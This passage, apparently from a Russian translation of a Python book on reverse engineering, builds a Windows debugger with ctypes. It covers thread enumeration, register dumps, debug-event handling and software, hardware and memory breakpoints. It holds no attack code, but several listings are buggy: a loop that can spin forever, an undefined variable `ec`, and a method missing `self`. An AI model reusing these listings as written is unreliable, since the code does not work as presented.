Параметр `hSnapshot` получит открытый дескриптор, возвращённый `CreateToolhelp32Snapshot()`, а `lpTe` является указателем на структуру `THREADENTRY32`^[13]. При успешном завершении вызова `Thread32First()` эта структура заполняется актуальными сведениями о первом найденном потоке. Структура определяется следующим образом:

```
typedef struct THREADENTRY32{
    DWORD dwSize;
    DWORD cntUsage;
    DWORD th32ThreadID;
    DWORD th32OwnerProcessID;
    LONG tpBasePri;
    LONG tpDeltaPri;
    DWORD dwFlags;
};
```

В этой структуре нас интересуют три поля: `dwSize`, `th32ThreadID` и `th32OwnerProcessID`. Поле `dwSize` необходимо инициализировать перед вызовом функции `Thread32First()`, просто присвоив ему размер самой структуры. `th32ThreadID` - это TID исследуемого потока; этот идентификатор можно передать как параметр `dwThreadId` рассмотренной выше функции `OpenThread()`. Поле `th32OwnerProcessID` содержит PID, определяющий процесс, внутри которого выполняется поток. Чтобы определить все потоки целевого процесса, мы будем сравнивать каждое значение `th32OwnerProcessID` с PID созданного нами процесса или процесса, к которому мы подключились. Совпадение означает, что поток принадлежит отлаживаемому процессу. Сохранив сведения о первом потоке, можно перейти к следующей записи потока в снимке, вызвав `Thread32Next()`. Она принимает те же параметры, что и уже рассмотренная функция `Thread32First()`. Нужно лишь продолжать вызывать `Thread32Next()` в цикле, пока в списке не закончатся потоки.

3.2.2 Объединяем всё вместе

Теперь, когда мы умеем получать действительный дескриптор потока, остаётся извлечь значения всех регистров. Для этого вызывается `GetThreadContext()`^[14], как показано ниже. Кроме того, с помощью родственной функции `SetThreadContext()`^[15] можно изменить значения после получения действительной записи контекста.

```
BOOL WINAPI GetThreadContext(
    HANDLE hThread,
    LPCONTEXT lpContext
);

BOOL WINAPI SetThreadContext(
    HANDLE hThread,
    LPCONTEXT lpContext
);
```

Параметр `hThread` является дескриптором, возвращённым вызовом `OpenThread()`, а `lpContext` - указателем на структуру `CONTEXT`, которая хранит значения всех регистров. Структуру `CONTEXT` важно понимать; она определяется так:

```
typedef struct CONTEXT {
    DWORD ContextFlags;
    DWORD Dr0;
    DWORD Dr1;
    DWORD Dr2;
    DWORD Dr3;
    DWORD Dr6;
    DWORD Dr7;
    FLOATING_SAVE_AREA FloatSave;
    DWORD SegGs;
    DWORD SegFs;
    DWORD SegEs;
    DWORD SegDs;
```

```

DWORD   Edi;
DWORD   Esi;
DWORD   Ebx;
DWORD   Edx;
DWORD   Ecx;
DWORD   Eax;
DWORD   Ebp;
DWORD   Eip;
DWORD   SegCs;
DWORD   EFlags;
DWORD   Esp;
DWORD   SegSs;
BYTE    ExtendedRegisters[MAXIMUM_SUPPORTED_EXTENSION];
};

```

Как видите, в список входят все регистры, включая регистры отладки и сегментные регистры. На протяжении оставшейся части упражнения по созданию отладчика мы будем активно опираться на эту структуру, поэтому хорошо с ней ознакомьтесь.

Вернёмся к нашему старому другу `my_debugger.py` и ещё немного расширим его, добавив перечисление потоков и получение регистров.

`my_debugger.py`

```

class debugger():

    ...
    def open_thread (self, thread_id):

        h_thread = kernel32.OpenThread(THREAD_ALL_ACCESS, None,
                                       thread_id)

        if h_thread is not None:
            return h_thread
        else:
            print "[*] Could not obtain a valid thread handle."
            return False

    def enumerate_threads(self):

        thread_entry = THREADENTRY32()
        thread_list = []
        snapshot = kernel32.CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD,
                                                    self.pid)

        if snapshot is not None:
            # Необходимо задать размер структуры,
            # иначе вызов завершится неудачей
            thread_entry.dwSize = sizeof(thread_entry)
            success = kernel32.Thread32First(snapshot,
                                             byref(thread_entry))

            while success:
                if thread_entry.th32OwnerProcessID == self.pid:
                    thread_list.append(thread_entry.th32ThreadID)
                    success = kernel32.Thread32Next(snapshot,
                                                    byref(thread_entry))

            kernel32.CloseHandle(snapshot)
            return thread_list
        else:
            return False

    def get_thread_context (self, thread_id):
        context = CONTEXT()

```

```

context.ContextFlags = CONTEXT_FULL | CONTEXT_DEBUG_REGISTERS

# Получаем дескриптор потока
h_thread = self.open_thread(thread_id)
if kernel32.GetThreadContext(h_thread, byref(context)):
    kernel32.CloseHandle(h_thread)
    return context
else:
    return False

```

Теперь, когда наш отладчик стал немного шире, обновим тестовую обвязку для проверки новых возможностей.

my_test.py

```

import my_debugger

debugger = my_debugger.debugger()

pid = raw_input("Enter the PID of the process to attach to: ")

debugger.attach(int(pid))

list = debugger.enumerate_threads()

# Для каждого потока в списке требуется
# получить значения всех регистров
for thread in list:

    thread_context = debugger.get_thread_context(thread)

    # Теперь выведем содержимое некоторых регистров
    print "[*] Dumping registers for thread ID: 0x%08x" % thread
    print "**] EIP: 0x%08x" % thread_context.Eip
    print "**] ESP: 0x%08x" % thread_context.Esp
    print "**] EBP: 0x%08x" % thread_context.Ebp
    print "**] EAX: 0x%08x" % thread_context.Eax
    print "**] EBX: 0x%08x" % thread_context.Ebx
    print "**] ECX: 0x%08x" % thread_context.Ecx
    print "**] EDX: 0x%08x" % thread_context.Edx
    print "[*] END DUMP"

debugger.detach()

```

При запуске тестовой обвязки на этот раз вы увидите вывод, приведённый в листинге 3-1.

```

Enter the PID of the process to attach to: 4028
[*] Dumping registers for thread ID: 0x00000550
**] EIP: 0x7c90eb94
**] ESP: 0x0007fde0
**] EBP: 0x0007fdfc
**] EAX: 0x006ee208
**] EBX: 0x00000000
**] ECX: 0x0007fdd8
**] EDX: 0x7c90eb94
[*] END DUMP
[*] Dumping registers for thread ID: 0x000005c0
**] EIP: 0x7c95077b
**] ESP: 0x0094fff8
**] EBP: 0x00000000
**] EAX: 0x00000000
**] EBX: 0x00000001
**] ECX: 0x00000002
**] EDX: 0x00000003
[*] END DUMP
[*] Finished debugging. Exiting...

```

Листинг 3-1. Значения регистров центрального процессора для каждого выполняющегося потока

Здорово, правда? Теперь мы можем в любой момент запросить состояние всех регистров центрального процессора. Испытайте эту возможность на нескольких процессах и посмотрите, какие результаты получите! Теперь, когда ядро нашего отладчика создано, пора реализовать некоторые основные обработчики событий отладки и разные виды точек останова.

3.3 Реализация обработчиков событий отладки

Чтобы отладчик мог действовать при определённых событиях, необходимо создать обработчики для каждого возможного события отладки. Возвращаясь к функции `WaitForDebugEvent()`, мы знаем, что при возникновении события отладки она возвращает заполненную структуру `DEBUG_EVENT`. Раньше мы игнорировали эту структуру и просто автоматически возобновляли процесс, но теперь воспользуемся содержащимися в ней сведениями, чтобы определить способ обработки события отладки. Структура `DEBUG_EVENT` определяется так:

```
typedef struct DEBUG_EVENT {
    DWORD dwDebugEventCode;
    DWORD dwProcessId;
    DWORD dwThreadId;
    union {
        EXCEPTION_DEBUG_INFO Exception;
        CREATE_THREAD_DEBUG_INFO CreateThread;
        CREATE_PROCESS_DEBUG_INFO CreateProcessInfo;
        EXIT_THREAD_DEBUG_INFO ExitThread;
        EXIT_PROCESS_DEBUG_INFO ExitProcess;
        LOAD_DLL_DEBUG_INFO LoadDll;
        UNLOAD_DLL_DEBUG_INFO UnloadDll;
        OUTPUT_DEBUG_STRING_INFO DebugString;
        RIP_INFO RipInfo;
    }u;
};
```

Эта структура содержит множество полезных сведений. Особый интерес представляет `dwDebugEventCode`, поскольку он определяет тип события, перехваченного функцией `WaitForDebugEvent()`. Он также определяет тип и значение объединения `u`. Разные события отладки и соответствующие им коды показаны в таблице 3-1.

Таблица 3-1. События отладки

Код события	Значение кода события	Значение объединения <code>u</code>
0x1	EXCEPTION_DEBUG_EVENT	<code>u.Exception</code>
0x2	CREATE_THREAD_DEBUG_EVENT	<code>u.CreateThread</code>
0x3	CREATE_PROCESS_DEBUG_EVENT	<code>u.CreateProcessInfo</code>
0x4	EXIT_THREAD_DEBUG_EVENT	<code>u.ExitThread</code>
0x5	EXIT_PROCESS_DEBUG_EVENT	<code>u.ExitProcess</code>
0x6	LOAD_DLL_DEBUG_EVENT	<code>u.LoadDll</code>
0x7	UNLOAD_DLL_DEBUG_EVENT	<code>u.UnloadDll</code>

Код события	Значение кода события	Значение объединения u
0x8	OUTPUT_DEBUG_STRING_EVENT	u.DebugString
0x9	RIP_EVENT	u.RipInfo

Исследовав значение `dwDebugEventCode`, можно сопоставить его с заполненной структурой, определяемой значением, которое хранится в объединении `u`. Изменим цикл отладки, чтобы он показывал по коду события, какое событие было создано. Эти сведения позволят увидеть общий поток событий после создания процесса или подключения к нему. Мы обновим как `my_debugger.py`, так и тестовый сценарий `my_test.py`.

`my_debugger.py`

```
...
class debugger():

    def __init__(self):
        self.h_process      = None
        self.pid            = None
        self.debugger_active = False
        self.h_thread       = None
        self.context        = None

    ...

    def get_debug_event(self):

        debug_event = DEBUG_EVENT()
        continue_status = DBG_CONTINUE

        if kernel32.WaitForDebugEvent(byref(debug_event), INFINITE):

            # Получаем сведения о потоке и контексте
            self.h_thread = self.open_thread(debug_event.dwThreadId)
            self.context = self.get_thread_context(self.h_thread)

            print "Event Code: %d Thread ID: %d" % \
                (debug_event.dwDebugEventCode, debug_event.dwThreadId)

            kernel32.ContinueDebugEvent(
                debug_event.dwProcessId,
                debug_event.dwThreadId,
                continue_status )
```

`my_test.py`

```
import my_debugger

debugger = my_debugger.debugger()

pid = raw_input("Enter the PID of the process to attach to: ")

debugger.attach(int(pid))
debugger.run()
debugger.detach()
```

Если снова воспользоваться нашим добрым другом `calc.exe`, вывод сценария должен быть похож на листинг 3-2.

```
Enter the PID of the process to attach to: 2700
Event Code: 3 Thread ID: 3976
Event Code: 6 Thread ID: 3976
Event Code: 6 Thread ID: 3976
Event Code: 6 Thread ID: 3976
Event Code: 6 Thread ID: 3976
Event Code: 6 Thread ID: 3976
Event Code: 6 Thread ID: 3976
Event Code: 6 Thread ID: 3976
Event Code: 6 Thread ID: 3976
Event Code: 2 Thread ID: 3912
Event Code: 1 Thread ID: 3912
Event Code: 4 Thread ID: 3912
```

Листинг 3-2. Коды событий при подключении к процессу `calc.exe`

Итак, по выводу сценария видно, что сначала создаётся `CREATE_PROCESS_EVENT` (0x3), за ним следует довольно много событий `LOAD_DLL_DEBUG_EVENT` (0x6), а затем `CREATE_THREAD_DEBUG_EVENT` (0x2). Следующее событие - `EXCEPTION_DEBUG_EVENT` (0x1), то есть инициированная Windows точка останова, которая позволяет отладчику исследовать состояние процесса перед возобновлением выполнения. Последний наблюдаемый вызов - `EXIT_THREAD_DEBUG_EVENT` (0x4), который означает просто завершение выполнения потока с TID 3912.

Событие исключения представляет особый интерес, поскольку к исключениям могут относиться точки останова, нарушения доступа или неправильные разрешения доступа к памяти, например попытка записи в область памяти, предназначенную только для чтения. Для нас важны все эти подсобытия, но начнём с перехвата первой точки останова, инициированной Windows. Откройте `my_debugger.py` и вставьте следующий код.

`my_debugger.py`

```
...
class debugger():

    def __init__(self):
        self.h_process      = None
        self.pid            = None
        self.debugger_active = False
        self.h_thread       = None
        self.context        = None
        self.exception       = None
        self.exception_address = None

        ...

    def get_debug_event(self):

        debug_event = DEBUG_EVENT()
        continue_status = DBG_CONTINUE

        if kernel32.WaitForDebugEvent(byref(debug_event), INFINITE):
            # Получаем сведения о потоке и контексте
            self.h_thread = self.open_thread(debug_event.dwThreadId)

            self.context = self.get_thread_context(self.h_thread)

            print "Event Code: %d Thread ID: %d" % \
                (debug_event.dwDebugEventCode, debug_event.dwThreadId)
            # Если код события обозначает исключение,
            # исследуем его подробнее.
```

```

if debug_event.dwDebugEventCode == EXCEPTION_DEBUG_EVENT:

    # Получаем код исключения
    exception = \
        debug_event.u.Exception.ExceptionRecord.ExceptionCode
    self.exception_address = \
        debug_event.u.Exception.ExceptionRecord.ExceptionAddress

    if exception == EXCEPTION_ACCESS_VIOLATION:
        print "Access Violation Detected."

        # При обнаружении точки останова вызываем
        # внутренний обработчик.
    elif exception == EXCEPTION_BREAKPOINT:
        continue_status = self.exception_handler_breakpoint()

    elif ec == EXCEPTION_GUARD_PAGE:
        print "Guard Page Access Detected."

    elif ec == EXCEPTION_SINGLE_STEP:
        print "Single Stepping."

    kernel32.ContinueDebugEvent( debug_event.dwProcessId,
                                debug_event.dwThreadId,
                                continue_status )

...

def exception_handler_breakpoint():

    print "[*] Inside the breakpoint handler."
    print "Exception Address: 0x%08x" % self.exception_address

    return DBG_CONTINUE

```

Если снова запустить тестовый сценарий, теперь появится вывод обработчика исключения программной точки останова. Мы также создали заготовки для аппаратных точек останова (EXCEPTION_SINGLE_STEP) и точек останова по обращению к памяти (EXCEPTION_GUARD_PAGE). Вооружившись новыми знаниями, мы можем реализовать три разных типа точек останова и правильные обработчики для каждого из них.

3.4 Всемогущая точка останова

Теперь, когда у нас есть работоспособное ядро отладки, пришло время добавить точки останова. Используя сведения из главы 2, мы реализуем программные, аппаратные точки останова и точки останова по обращению к памяти. Мы также разработаем специальные обработчики для каждого типа и покажем, как корректно возобновить процесс после срабатывания точки останова.

3.4.1 Программные точки останова

Для установки программных точек останова необходимо уметь читать память процесса и записывать в неё. Для этого служат функции `ReadProcessMemory()`^[16] и `WriteProcessMemory()`^[17]. У них похожие прототипы:

```

BOOL WINAPI ReadProcessMemory(
    HANDLE hProcess,
    LPCVOID lpBaseAddress,
    LPVOID lpBuffer,

```

```

        SIZE_T nSize,
        SIZE_T* lpNumberOfBytesRead
    );

    BOOL WINAPI WriteProcessMemory(
        HANDLE hProcess,
        LPCVOID lpBaseAddress,
        LPCVOID lpBuffer,
        SIZE_T nSize,
        SIZE_T* lpNumberOfBytesWritten
    );

```

Оба вызова позволяют отладчику исследовать и изменять память отлаживаемого процесса. Параметры несложны: `lpBaseAddress` - адрес, с которого требуется начать чтение или запись. Параметр `lpBuffer` является указателем на читаемые или записываемые данные, а `nSize` - общее количество байтов, которое требуется прочитать или записать.

С помощью двух этих вызовов функций наш отладчик можно довольно легко научить применять программные точки останова. Изменим основной класс отладки, добавив установку и обработку программных точек останова.

`my_debugger.py`

```

...
class debugger():

    def __init__(self):
        self.h_process      = None
        self.pid            = None
        self.debugger_active = False
        self.h_thread       = None
        self.context        = None
        self.breakpoints    = {}
    ...
    def read_process_memory(self, address, length):
        data      = ""
        read_buf  = create_string_buffer(length)
        count     = c_ulong(0)

        if not kernel32.ReadProcessMemory(self.h_process,
                                           address,
                                           read_buf,
                                           length,
                                           byref(count)):

            return False

        else:

            data += read_buf.raw
            return data

    def write_process_memory(self, address, data):

        count = c_ulong(0)
        length = len(data)

        c_data = c_char_p(data[count.value:])

        if not kernel32.WriteProcessMemory(self.h_process,
                                           address,
                                           c_data,

```

```

                                length,
                                byref(count)):
        return False
    else:
        return True

def bp_set(self, address):

    if not self.breakpoints.has_key(address):
        try:
            # сохраняем исходный байт
            original_byte = self.read_process_memory(address, 1)

            # записываем код операции INT3
            self.write_process_memory(address, "\xCC")

            # регистрируем точку останова во внутреннем списке
            self.breakpoints[address] = (address, original_byte)
        except:
            return False

    return True

```

Теперь наш отладчик поддерживает программные точки останова, но нужно найти подходящее место для одной из них. Как правило, точки останова устанавливаются на вызов какой-либо функции; в этом упражнении целевой функцией для перехвата будет наш добрый друг `printf()`. API отладки Windows предоставляет очень удобный способ определения виртуального адреса функции в виде `GetProcAddress()`^[18], которая также экспортируется из `kernel32.dll`. Основное требование этой функции - дескриптор модуля, файла `.dll` или `.exe`, содержащего интересующую функцию; этот дескриптор получается с помощью `GetModuleHandle()`^[19]. Прототипы `GetProcAddress()` и `GetModuleHandle()` выглядят так:

```

FARPROC WINAPI GetProcAddress(
    HMODULE hModule,
    LPCSTR lpProcName
);

HMODULE WINAPI GetModuleHandle(
    LPCSTR lpModuleName
);

```

Это довольно простая последовательность действий: мы получаем дескриптор модуля, а затем ищем адрес нужной экспортированной функции. Добавим в отладчик вспомогательную функцию, которая именно это и делает. Снова возвращаемся к `my_debugger.py`.

`my_debugger.py`

```

...
class debugger():
    ...
    def func_resolve(self, dll, function):

        handle = kernel32.GetModuleHandleA(dll)
        address = kernel32.GetProcAddress(handle, function)

        kernel32.CloseHandle(handle)

        return address

```

Теперь создадим вторую тестовую обвязку, которая будет вызывать `printf()` в цикле. Мы разрешим адрес функции, а затем установим на него программную точку останова. После срабатывания точки останова должен появиться некоторый вывод, а затем процесс продолжит

свой цикл. Создайте новый сценарий Python с именем `printf_loop.py` и быстро введите следующий код.

`printf_loop.py`

```
from ctypes import *
import time

msvcrt = cdll.msvcrt
counter = 0

while 1:
    msvcrt.printf("Loop iteration %d!\n" % counter)
    time.sleep(2)
    counter += 1
```

Теперь обновим тестовую обвязку, чтобы она подключалась к этому процессу и устанавливала точку останова на `printf()`.

`my_test.py`

```
import my_debugger

debugger = my_debugger.debugger()

pid = raw_input("Enter the PID of the process to attach to: ")

debugger.attach(int(pid))

printf_address = debugger.func_resolve("msvcrt.dll", "printf")

print "[*] Address of printf: 0x%08x" % printf_address

debugger.bp_set(printf_address)

debugger.run()
```

Для проверки запустите `printf_loop.py` в консоли командной строки. Найдите PID процесса `python.exe` с помощью диспетчера задач Windows. Затем запустите сценарий `my_test.py` и введите PID. Вы должны увидеть вывод из листинга 3-3.

```
Enter the PID of the process to attach to: 4048
[*] Address of printf: 0x77c4186a
[*] Setting breakpoint at: 0x77c4186a
Event Code: 3 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 2 Thread ID: 3620
Event Code: 1 Thread ID: 3620
[*] Exception address: 0x7c901230
[*] Hit the first breakpoint.
```

```
Event Code: 4 Thread ID: 3620
Event Code: 1 Thread ID: 3148
[*] Exception address: 0x77c4186a
[*] Hit user defined breakpoint.
```

Листинг 3-3. Порядок событий при обработке программной точки останова

Сначала видно, что `printf()` разрешается в адрес `0x77c4186a`, поэтому по этому адресу мы и устанавливаем точку останова. Первое перехваченное исключение является инициированной Windows точкой останова, а когда возникает второе исключение, мы видим, что его адрес равен `0x77c4186a`, то есть адресу `printf()`. После обработки точки останова процесс должен возобновить свой цикл. Теперь наш отладчик поддерживает программные точки останова, поэтому перейдём к аппаратным.

3.4.2 Аппаратные точки останова

Второй тип - аппаратная точка останова, для которой устанавливаются определённые биты в регистрах отладки центрального процессора. Этот процесс подробно рассматривался в предыдущей главе, поэтому сразу перейдём к деталям реализации. При управлении аппаратными точками останова важно отслеживать, какие из четырёх доступных регистров отладки свободны, а какие уже используются. Необходимо всегда выбирать пустую ячейку, иначе возможны проблемы: точки останова будут срабатывать не там, где мы ожидаем.

Начнём с перечисления всех потоков процесса и получения записи контекста центрального процессора для каждого из них. Затем с помощью полученной записи контекста изменим один из регистров от `DR0` до `DR3`, в зависимости от того, какой из них свободен, и поместим в него нужный адрес точки останова. После этого установим соответствующие биты регистра `DR7`, чтобы включить точку останова и задать её тип и длину.

Создав процедуру установки точки останова, необходимо изменить основной цикл событий отладки, чтобы он правильно обрабатывал исключение, создаваемое аппаратной точкой останова. Мы знаем, что аппаратная точка останова создаёт `INT1`, то есть событие пошагового выполнения, поэтому просто добавим в цикл отладки ещё один обработчик исключения. Начнём с установки точки останова.

`my_debugger.py`

```
...
class debugger():
    def __init__(self):
        self.h_process      = None
        self.pid            = None
        self.debugger_active = False
        self.h_thread       = None
        self.context        = None
        self.breakpoints     = {}
        self.first_breakpoint = True
        self.hardware_breakpoints = {}
    ...
    def bp_set_hw(self, address, length, condition):

        # Проверяем правильность значения длины
        if length not in (1, 2, 4):
            return False
        else:
            length -= 1

        # Проверяем правильность условия
        if condition not in (HW_ACCESS, HW_EXECUTE, HW_WRITE):
            return False
```

```

# Проверяем наличие свободных ячеек
if not self.hardware_breakpoints.has_key(0):
    available = 0
elif not self.hardware_breakpoints.has_key(1):
    available = 1
elif not self.hardware_breakpoints.has_key(2):
    available = 2
elif not self.hardware_breakpoints.has_key(3):
    available = 3
else:
    return False

# Устанавливаем регистр отладки во всех потоках
for thread_id in self.enumerate_threads():
    context = self.get_thread_context(thread_id=thread_id)

    # Включаем соответствующий флаг в регистре DR7,
    # чтобы установить точку останова
    context.Dr7 |= 1 << (available * 2)

# Сохраняем адрес точки останова в найденном
# свободном регистре
if available == 0:
    context.Dr0 = address
elif available == 1:
    context.Dr1 = address
elif available == 2:
    context.Dr2 = address
elif available == 3:
    context.Dr3 = address

# Задаём условие точки останова
context.Dr7 |= condition << ((available * 4) + 16)

# Задаём длину
context.Dr7 |= length << ((available * 4) + 18)

# Устанавливаем контекст потока с заданной точкой останова
h_thread = self.open_thread(thread_id)
kernel32.SetThreadContext(h_thread, byref(context))

# обновляем внутренний массив аппаратных точек останова
# по индексу использованной ячейки.
self.hardware_breakpoints[available] = (address, length, condition)

return True

```

Видно, что свободная ячейка для хранения точки останова выбирается путём проверки глобального словаря `hardware_breakpoints`. Получив свободную ячейку, мы присваиваем ей адрес точки останова и устанавливаем в регистре DR7 соответствующие флаги, которые включают точку останова. Теперь механизм установки точек готов, поэтому обновим цикл событий и добавим обработчик исключения для поддержки прерывания INT1.

`my_debugger.py`

```

...
class debugger():
...
    def get_debug_event(self):

        if self.exception == EXCEPTION_ACCESS_VIOLATION:
            print "Access Violation Detected."
        elif self.exception == EXCEPTION_BREAKPOINT:
            continue_status = self.exception_handler_breakpoint()
        elif self.exception == EXCEPTION_GUARD_PAGE:
            print "Guard Page Access Detected."

```



```

elif self.exception == EXCEPTION_SINGLE_STEP:
    self.exception_handler_single_step()
...
def exception_handler_single_step(self):

    # Комментарий из PyDbg:
    # определяем, возникло ли событие одиночного шага в ответ на
    # аппаратную точку останова, и получаем сработавшую точку.
    # Согласно документации Intel, мы должны иметь возможность проверить
    # флаг BS в Dr6, однако, похоже, Windows не передаёт
    # этот флаг нам должным образом.
    if self.context.Dr6 & 0x1 and self.hardware_breakpoints.has_key(0):
        slot = 0
    elif self.context.Dr6 & 0x2 and self.hardware_breakpoints.has_key(1):
        slot = 1
    elif self.context.Dr6 & 0x4 and self.hardware_breakpoints.has_key(2):
        slot = 2
    elif self.context.Dr6 & 0x8 and self.hardware_breakpoints.has_key(3):
        slot = 3
    else:
        # Это не INT1, созданное аппаратной точкой останова
        continue_status = DBG_EXCEPTION_NOT_HANDLED

    # Теперь удалим точку останова из списка
    if self.bp_del_hw(slot):
        continue_status = DBG_CONTINUE

    print "[*] Hardware breakpoint removed."
    return continue_status

```

```

def bp_del_hw(self, slot):

    # Отключаем точку останова для всех активных потоков
    for thread_id in self.enumerate_threads():

        context = self.get_thread_context(thread_id=thread_id)

        # Сбрасываем флаги, чтобы удалить точку останова
        context.Dr7 &= ~(1 << (slot * 2))

        # Обнуляем адрес
        if slot == 0:
            context.Dr0 = 0x00000000
        elif slot == 1:
            context.Dr1 = 0x00000000
        elif slot == 2:
            context.Dr2 = 0x00000000
        elif slot == 3:
            context.Dr3 = 0x00000000

        # Удаляем флаг условия
        context.Dr7 &= ~(3 << ((slot * 4) + 16))

        # Удаляем флаг длины
        context.Dr7 &= ~(3 << ((slot * 4) + 18))

        # Заново задаём контекст потока с удалённой точкой останова
        h_thread = self.open_thread(thread_id)
        kernel32.SetThreadContext(h_thread, byref(context))

    # удаляем точку останова из внутреннего списка.
    del self.hardware_breakpoints[slot]

    return True

```

Процесс довольно прост: при создании INT1 мы проверяем, настроен ли какой-либо из регистров отладки для аппаратной точки останова. Если отладчик обнаруживает аппаратную точку по адресу исключения, он обнуляет флаги в DR7 и сбрасывает регистр отладки, содержащий адрес точки останова. Посмотрим на этот процесс в действии, изменив сценарий `my_test.py` так, чтобы он применял аппаратные точки останова к вызову `printf()`.

```
my_test.py

import my_debugger
from my_debugger_defines import *

debugger = my_debugger.debugger()

pid = raw_input("Enter the PID of the process to attach to: ")

debugger.attach(int(pid))

printf = debugger.func_resolve("msvcrt.dll", "printf")
print "[*] Address of printf: 0x%08x" % printf

debugger.bp_set_hw(printf, 1, HW_EXECUTE)
debugger.run()
```

Эта обязанка просто устанавливает точку останова на вызов `printf()` при каждом его выполнении. Длина точки останова составляет всего один байт. Обратите внимание, что в этой обязанке мы импортировали файл `my_debugger_defines.py`; это даёт доступ к константе `HW_EXECUTE` и делает код немного понятнее. При запуске сценария должен появиться вывод, похожий на листинг 3-4.

```
Enter the PID of the process to attach to: 2504
[*] Address of printf: 0x77c4186a
Event Code: 3 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 2 Thread ID: 2228
Event Code: 1 Thread ID: 2228
[*] Exception address: 0x7c901230
[*] Hit the first breakpoint.
Event Code: 4 Thread ID: 2228
Event Code: 1 Thread ID: 3704
[*] Hardware breakpoint removed.
```

Листинг 3-4. Порядок событий при обработке аппаратной точки останова

По порядку событий видно, что создаётся исключение, а наш обработчик удаляет точку останова. После завершения обработчика цикл должен продолжить выполнение. Теперь, когда поддерживаются программные и аппаратные точки останова, завершим наш легковесный отладчик точками останова по обращению к памяти.

3.4.3 Точки останова по обращению к памяти

Последняя реализуемая возможность - точка останова по обращению к памяти. Сначала мы просто запросим участок памяти, чтобы определить его базовый адрес, то есть место начала страницы в виртуальной памяти. Определив размер страницы, зададим для неё разрешения так, чтобы она действовала как сторожевая. Когда центральный процессор попытается обратиться к этой памяти, будет создано исключение `GUARD_PAGE_EXCEPTON`. Специальный обработчик этого исключения восстановит исходные разрешения страницы и продолжит выполнение.

Чтобы правильно рассчитать размер изменяемой страницы, сначала необходимо запросить у самой операционной системы стандартный размер страницы. Для этого выполняется функция `GetSystemInfo()`^[20], заполняющая структуру `SYSTEM_INFO`^[21]. В этой структуре есть член `dwPageSize`, который сообщает правильный размер страницы для системы. Реализуем первый шаг при первоначальном создании экземпляра класса `debugger()`.

`my_debugger.py`

```
...
class debugger():

    def __init__(self):
        self.h_process      = None
        self.pid            = None
        self.debugger_active = False
        self.h_thread       = None
        self.context        = None
        self.breakpoints    = {}
        self.first_breakpoint = True
        self.hardware_breakpoints = {}

        # Определяем и сохраняем стандартный
        # размер страницы в системе
        system_info = SYSTEM_INFO()
        kernel32.GetSystemInfo(byref(system_info))
        self.page_size = system_info.dwPageSize
    ...
```

Получив стандартный размер страницы, можно приступить к запросу и изменению разрешений страниц. Сначала запрашивается страница, содержащая адрес точки останова по обращению к памяти, которую требуется установить. Для этого применяется вызов функции `VirtualQueryEx()`^[22], заполняющий структуру `MEMORY_BASIC_INFORMATION`^[23] характеристиками запрошенной страницы памяти. Ниже приведены определения функции и результирующей структуры:

```
SIZE_T WINAPI VirtualQuery(
    HANDLE hProcess,
    LPCVOID lpAddress,
    PMEMORY_BASIC_INFORMATION lpBuffer,
    SIZE_T dwLength
);

typedef struct MEMORY_BASIC_INFORMATION{
    PVOID BaseAddress;
    PVOID AllocationBase;
    DWORD AllocationProtect;
    SIZE_T RegionSize;
    DWORD State;
    DWORD Protect;
    DWORD Type;
}
```

После заполнения структуры мы воспользуемся значением BaseAddress как начальной точкой для задания разрешения страницы. Функция, которая фактически задаёт разрешение, называется VirtualProtectEx()^[24] и имеет следующий прототип:

```
BOOL WINAPI VirtualProtectEx(
    HANDLE hProcess,
    LPVOID lpAddress,
    SIZE_T dwSize,
    DWORD flNewProtect,
    PDWORD lpflOldProtect
);
```

Перейдём к коду. Мы создадим глобальный список сторожевых страниц, явно заданных нами, а также глобальный список адресов точек останова по обращению к памяти, которым воспользуется обработчик исключения при создании GUARD_PAGE_EXCEPTION. Затем зададим разрешения для адреса и окружающих страниц памяти, если адрес пересекает две или больше страницы.

my_debugger.py

```
...
class debugger():

    def __init__(self):
        ...
        self.guarded_pages = []
        self.memory_breakpoints = {}
        ...

    def bp_set_mem (self, address, size):

        mbi = MEMORY_BASIC_INFORMATION()

        # Если вызов VirtualQueryEx() не возвращает структуру
        # MEMORY_BASIC_INFORMATION полного размера,
        # возвращаем False
        if kernel32.VirtualQueryEx(self.h_process,
                                   address,
                                   byref(mbi),
                                   sizeof(mbi)) < sizeof(mbi):

            return False

        current_page = mbi.BaseAddress

        # Задаём разрешения для всех страниц, затронутых
        # точкой останова по обращению к памяти.
        while current_page <= address + size:

            # Добавляем страницу в список; это отличает наши сторожевые
            # страницы от заданных операционной системой
            # или отлаживаемым процессом
            self.guarded_pages.append(current_page)

            old_protection = c_ulong(0)
            if not kernel32.VirtualProtectEx(self.h_process,
                                             current_page, size,
                                             mbi.Protect | PAGE_GUARD,
                                             byref(old_protection)):

                return False

            # Увеличиваем диапазон на стандартный размер
            # страницы системной памяти
```

```

current_page += self.page_size

# Добавляем точку останова по обращению к памяти в глобальный список
self.memory_breakpoints[address] = (address, size, mbi)

return True

```

